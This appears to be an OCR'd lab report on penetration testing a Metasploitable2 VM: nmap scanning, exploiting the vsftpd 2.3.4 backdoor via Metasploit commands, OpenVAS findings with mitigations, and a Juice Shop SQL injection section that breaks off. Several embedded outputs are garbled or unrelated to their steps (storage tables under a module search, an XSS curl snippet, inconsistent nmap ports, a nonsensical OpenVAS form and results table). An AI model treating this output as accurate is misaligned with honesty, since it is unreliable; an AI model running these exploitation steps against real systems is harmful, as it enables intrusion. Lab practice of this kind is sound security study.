

xsltproc port.xml -o port.html

- **port.xml**: Input file with scan results.

- port.html: Output HTML file for viewing in a web browser.

Step 4: View the HTML Report

- Open the generated port.html in any web browser to view the detailed scan results. •
To view my nmap scan report [click here](#)



Vulnerability Found using nmap :

Vulnerability Found using nmap :			
Port	Service	Version	Vulnerability

21	FTP	vsftpd 2.3.4	Known backdoor vulnerability in older versions.
22	SSH	OpenSSH 4.7p1	Outdated version susceptible to vulnerabilities.
23	Telnet	Linux telnetd	Plain text protocol; vulnerable to sniffing and unauthorized access.
25	SMTP	Postfix smtpd	Supports SSLv2; susceptible to POODLE attack and other SSL vulnerabilities.
53	DNS	ISC BIND 9.4.2	Outdated version; vulnerable to cache poisoning and denial-of-service attacks.
80	HTTP	Apache 2.2.8	Outdated version; vulnerable to crosssite scripting and denial-of-service attacks.

What's the risk?

Nmap reveals open ports and services, which can give attackers information about what is running on a system.

Mitigation Steps:

1. Close Unused Ports:

- Use a firewall to block ports that aren't needed.
- Disable services that aren't in use.
- For example, if FTP is not used, close port 21.

2. Use Secure Configurations:

- Only allow trusted IP addresses to access certain ports.
- Implement IP whitelisting for critical services.

3. Regular Monitoring:


- Scan your system frequently to identify and address newly opened ports or vulnerabilities.

Exploiting vsftpd 2.3.4 with Metasploit2 :

Step 1: Open Metasploit Console

- Open a terminal and start Metasploit:


msfconsole



```
[root@kali:~]# search vsftpd
[*] Searching for vsftpd in Metasploit modules...
[*] No modules found.
```

Step 2: Perform an Nmap Scan

- In a separate terminal, run the following Nmap command to find the which service is active:
nmap -sV 192.168.152.129
- Look for FTP running **vsftpd 2.3.4** on port 21 in the results.



```
[root@kali:~]# nmap -sV 192.168.152.129
Starting Nmap 7.90 ( https://nmap.org ) at 2023-06-01 14:26 IST
Nmap scan report for 192.168.152.129
Host is up (0.001ms latency).
Not shown: 972 closed ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 8.7p1 Debian 10ubuntu1 (protocol 2.0)
23/tcp    open  ssh   OpenSSH 8.7p1 Debian 10ubuntu1 (protocol 2.0)
25/tcp    open  smtp  Postfix smtpd
35/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http  Apache httpd/2.4.18 ((Ubuntu) PHP/7.2.34-1ubuntu2.12)
111/tcp   open  rpcbind 2 (RPC #180000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
145/tcp   open  netbios-ssn Samba nmbd 3.X - 4.X (workgroup: WORKGROUP)
222/tcp   open  exec  netkit-rsh reused
223/tcp   open  login 
234/tcp   open  shell  Netkit rsh
4949/tcp  open  java-rmi  GNU Classpath gmicrorglaxy
1520/tcp  open  metasploit  Metasploitable root shell
2499/tcp  open  http  3.4 (PPC #100002)
2221/tcp  open  ftp   ProFTPD 1.3.1
1396/tcp  open  mysql MySQL 5.7.26-0ubuntu0.18.04.1
5432/tcp  open  postgresql PostgreSQL DB 12.3.0 - 12.3.7
5900/tcp  open  vnc  VNC (protocol 3.3)
6000/tcp  open  x11  (access denied)
6667/tcp  open  irc  UnircIRCd
8009/tcp  open  http  Apache Jserv (Protocol v1.1)
8388/tcp  open  http  Apache Tomcat/Coyote-2.5D engine/2.1
MAC Address: 00:0C:29:D1:D0:87 (VMware)

Service Info: Hostname: metasploitable.localdomain; IP: 192.168.152.129; OS: Unix; CPE: cpe:/linux:linus_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ -
Nmap done: 1 IP address (1 host up) scanned in 06.89 seconds
```

Step 3: Search for the Exploit

- In the Metasploit console, search for the exploit module:

search vsftpd 2.3.4

- You should see a matching module like exploit/unix/ftp/vsftpd 234 backdoor

```
mtd0 = mmcblk0p1:1.0  
Available Mtds:  


| # | Name                            | Size                  | Block                 | Check | Description              |
|---|---------------------------------|-----------------------|-----------------------|-------|--------------------------|
| 0 | empty                           | 0x00000000-0x00000000 | 0x00000000-0x00000000 | None  | Empty Mtd                |
| 1 | expando/mmcblk0p1_234_backorder | 0x00000000-0x00000000 | 0x00000000-0x00000000 | None  | Expando Command List mtd |

  
Select with a module by name or index. For example both 1, 2m 0 or use expando/mmcblk0p1_234_backorder
```

Step 4: Use the Exploit Module

- Select the exploit module:

use 0

- The 0 refers to the first result in the search.

```
[root@rhel ~]# curl -s http://127.0.0.1:8080/index.html | grep <script>
<script>alert('Hello World!');</script>
[root@rhel ~]# curl -s http://127.0.0.1:8080/index.html | grep <script>
<script>alert('Hello World!');</script>
[root@rhel ~]# curl -s http://127.0.0.1:8080/index.html | grep <script>
<script>alert('Hello World!');</script>
```

Step 5: Set the Target IP Address

- Set the RHOST parameter to the IP of the target system:

set RHOST 192.168.152.129

Step 6: Run the Exploit

- Launch the exploit:

exploit

Step 7: Verify Access

- If successful, you will gain a shell or other form of access to the target system. Look for confirmation in the terminal, such as:
 - Command shell session opened!

Post-Exploitation

- Explore the target system using commands like `ls`, `pwd`, etc.

Vulnerability Found in Metasploit2:

Vulnerability	Description	Risk Level	Impact
vsftpd 2.3.4 Backdoor	Hidden backdoor in FTP service allows remote attackers to get full control (root access) of the system	High	Attacker can take over the server, steal or damage data

What's the risk?

The vsftpd 2.3.4 vulnerability allows attackers to take control of the system remotely.

Mitigation Steps :


1. **Update the Software:** Install the latest version of vsftpd to fix the issue.
 2. **Turn Off FTP:** If you don't need FTP, disable it to avoid risks.
 3. **Use Safer Options:** Replace FTP with secure methods like SFTP or FTPS.
 4. **Limit Access:** Only allow trusted devices to connect using firewall rules.

5. **Check Activity:** Regularly look at system logs to find unusual activity.
 6. **Strengthen Security:** Use tools like IDS and strong passwords for all services.

Using OpenVAS for Vulnerability Scanning :

Start OpenVAS

- Launch OpenVAS and log in using your credentials.
 - The dashboard will appear after successful login.



Add a Target

- Navigate to **Configuration > Targets** and click on **New Target**.
 - Fill in the target details (e.g., name and IP address).
 - Example: Add "Metasploitable2" with its IP address.

New Target

Name:

Message/Content:

Comment:

Priority: Normal High Low

From Me:

To/CC: Me:

Allow simultaneous publishing via multiple IP: Yes No

Push List: All WebDav endpoints (TCP)


Allow Test:

Create Testing Default:

Cancel **Save**

Create a New Task

- Go to **Scans > Tasks** and click on **New Task**.
- Fill in the task details such as task name, assigned target, and scan type.



Run the Scan


- In the **Tasks** view, click the play icon next to your task.
- The task status will change from **Requested** → **Running** → **Done**.
- The scan may take 30 minutes.



View the Scanning Results

- Navigate to **Scans > Reports or Vulnerabilities**

Scans	Vulnerabilities (%)	Severity (%)	Last Run (%)	Host (%)	Name (%)	Location (%)	Report (%)	Percentage (%)	Trend (%)	Action
Scans	High Priority - Linux	NV	80%	100.100.101.110	100.100.101.110	100.100.101.110	100.100.101.110	80%	-0.0	This Job: 5.2020 2:45 PM Completed Unknown State
Scans	The issue needs to be fixed	NV	99%	100.100.101.110	100.100.101.110	100.100.101.110	100.100.101.110	99%	-0.0	This Job: 5.2020 3:03 PM Completed Unknown State
Scans	Host 10.10.10.10 is infected by known address	NV	80%	100.100.101.110	100.100.101.110	100.100.101.110	100.100.101.110	80%	-0.0	This Job: 5.2020 2:46 PM Completed Unknown State
Scans	Operating Systems (OS) Host of 100.100.101.110	NV	80%	100.100.101.110	100.100.101.110	100.100.101.110	100.100.101.110	80%	-0.0	This Job: 5.2020 2:48 PM Completed Unknown State
Scans	Unpatched hosts (100.100.101.110)	NV	89%	100.100.101.110	100.100.101.110	100.100.101.110	100.100.101.110	89%	-0.0	This Job: 5.2020 2:49 PM Completed Unknown State
Scans	Possible Backdoor Inspection	NV	80%	100.100.101.110	100.100.101.110	100.100.101.110	100.100.101.110	80%	-0.0	This Job: 5.2020 2:49 PM Completed Unknown State



Automated Scan Report

- We can download the scan results in various formats such as **XML, PDF, Text, or CSV**.
- To view my automated scan report [click here](#)

Vulnerability Found in OpenVas Scanning :

High-Risk Vulnerabilities

- Port: general – Outdated Ubuntu 8.04 OS**
The system is running a very old OS that no longer gets security updates. Easy for attackers to exploit.
- Port: 1099 – Java RMI Remote Code Execution**
The Java RMI service can be tricked into executing malicious code from a remote attacker.
- Port: 1524 – Ingreslock Backdoor**
A secret backdoor is present that gives remote control to an attacker.
- Port: 6697 – UnrealIRCd Backdoor & Spoofing**
Fake login possible, and attackers can run commands remotely.
- Port: 512 – rexec Service**
Lets users run remote commands without any encryption or proper login.
- Port: 514 – rsh Service**
Allows remote login with plain text username and password.
- Port: 2121 – FTP Default Credentials**
Can log in with weak/default accounts like msfadmin, postgres, or user.
- Port: 21 – vsftpd Backdoor**

A hacked version of vsftpd is installed, allowing attackers to open a shell.

9. Port: 5900 – VNC Weak Password

VNC remote desktop access is possible using the simple password password.

10. Port: 8787 – Distributed Ruby RCE

Ruby's dRuby service can be misused to execute system commands remotely.

11. Port: 8009 – Apache Tomcat Ghostcat

A flaw in the AJP connector lets attackers read sensitive config files.

12. Port: 80 – TWiki & PHP Vulnerabilities

The website allows script injection and remote code execution.

13. Port: 513 – rlogin Passwordless Access rlogin allows root access without any password at all.

14. Port: 5432 – PostgreSQL Default Login

You can log in using the default postgres:postgres account.

15. Port: 6200 – FTP Backdoor Shell

Backdoor opens a hidden remote shell on port 6200.

16. Port: 3306 – MySQL Default Login

MySQL root account has no password — full access is possible.

17. Port: 3632 – DistCC Remote Execution distcc compiler allows attackers to run remote shell commands.

18. Port: 80 – HTTP PUT and DELETE Enabled

Web server allows file uploads and deletions directly through browser.

Medium-Risk Vulnerabilities

1. Port: 22 – SSH Weak Key Exchange

SSH is using old encryption methods like DH group1, which are considered insecure.

2. Port: 2121 – FTP TLS Weak Ciphers

FTP service uses weak encryption (TLS), which can be cracked easily.

3. Port: 21 – FTP TLS Weak Ciphers

Same as above but on standard FTP port.

4. Port: 5900 – VNC No Encryption

VNC traffic is unencrypted, making it easy to spy on.

5. Port: 80 – Old PHP Version

Website is running an outdated PHP version with known vulnerabilities.

6. Port: 5432 – PostgreSQL Weak SSL/TLS

PostgreSQL uses outdated SSL protocols that can be attacked.

7. **Port: 445 – SMBv1 Enabled**

Server Message Block v1 is outdated and has known exploits (like EternalBlue).

8. **Port: 25 – SMTP Open Relay**

Email server may allow sending spam or spoofed emails.

9. **Port: 23 – Telnet Login Unencrypted**

Telnet sends usernames and passwords in plain text.

Low-Risk Vulnerabilities

1. **Port: general – TCP Timestamp Enabled**

System reveals its uptime, which helps in attack planning.

2. **Port: 22 – SSH Info Disclosure**

Reveals detailed SSH version and algorithms — useful to attackers.

3. **Port: ICMP – ICMP Timestamp Reply**

System replies to ping timestamp requests, revealing its clock info.

4. **Port: 5432 – SSLv3 Weak Cipher on PostgreSQL**

PostgreSQL accepts outdated SSLv3 connections.

5. **Port: 25 – DHE_EXPORT Cipher Detected**

Very weak encryption settings in mail server (vulnerable to LogJam attack).

6. **Port: general – Info Leakage on Ports**

System reveals details about running services and ports.

Mitigation Steps :

- **Update the Operating System:** Use a newer version of Ubuntu or another OS that still gets security updates.
- **Change All Default Password:** Set strong passwords for all accounts like msfadmin, postgres, root, etc.
- **Remove Backdoors & Unused Services:** Stop or uninstall services like rexec, rlogin, rsh, UnrealIRCd, or anything suspicious.
- **Update All Old Software:** Upgrade tools like PHP, vsftpd, Tomcat, PostgreSQL, MySQL to the latest versions.
- **Fix Web Server Settings:** Disable dangerous methods like PUT/DELETE, and fix weak SSL settings.
- **Limit Access with Firewall:** Use a firewall to block unused ports and limit access to trusted IP addresses.

Testing SQL Injection in OWASP Juice Shop :


Step 1: Start the Juice Shop Application

- Navigate to the Juice Shop directory:

cd juice-shop

- Start the application: `npm start`


- Ensure the application is running on <http://localhost:3000>



Step 2: Test SQL Injection

- **Login Form Test:**

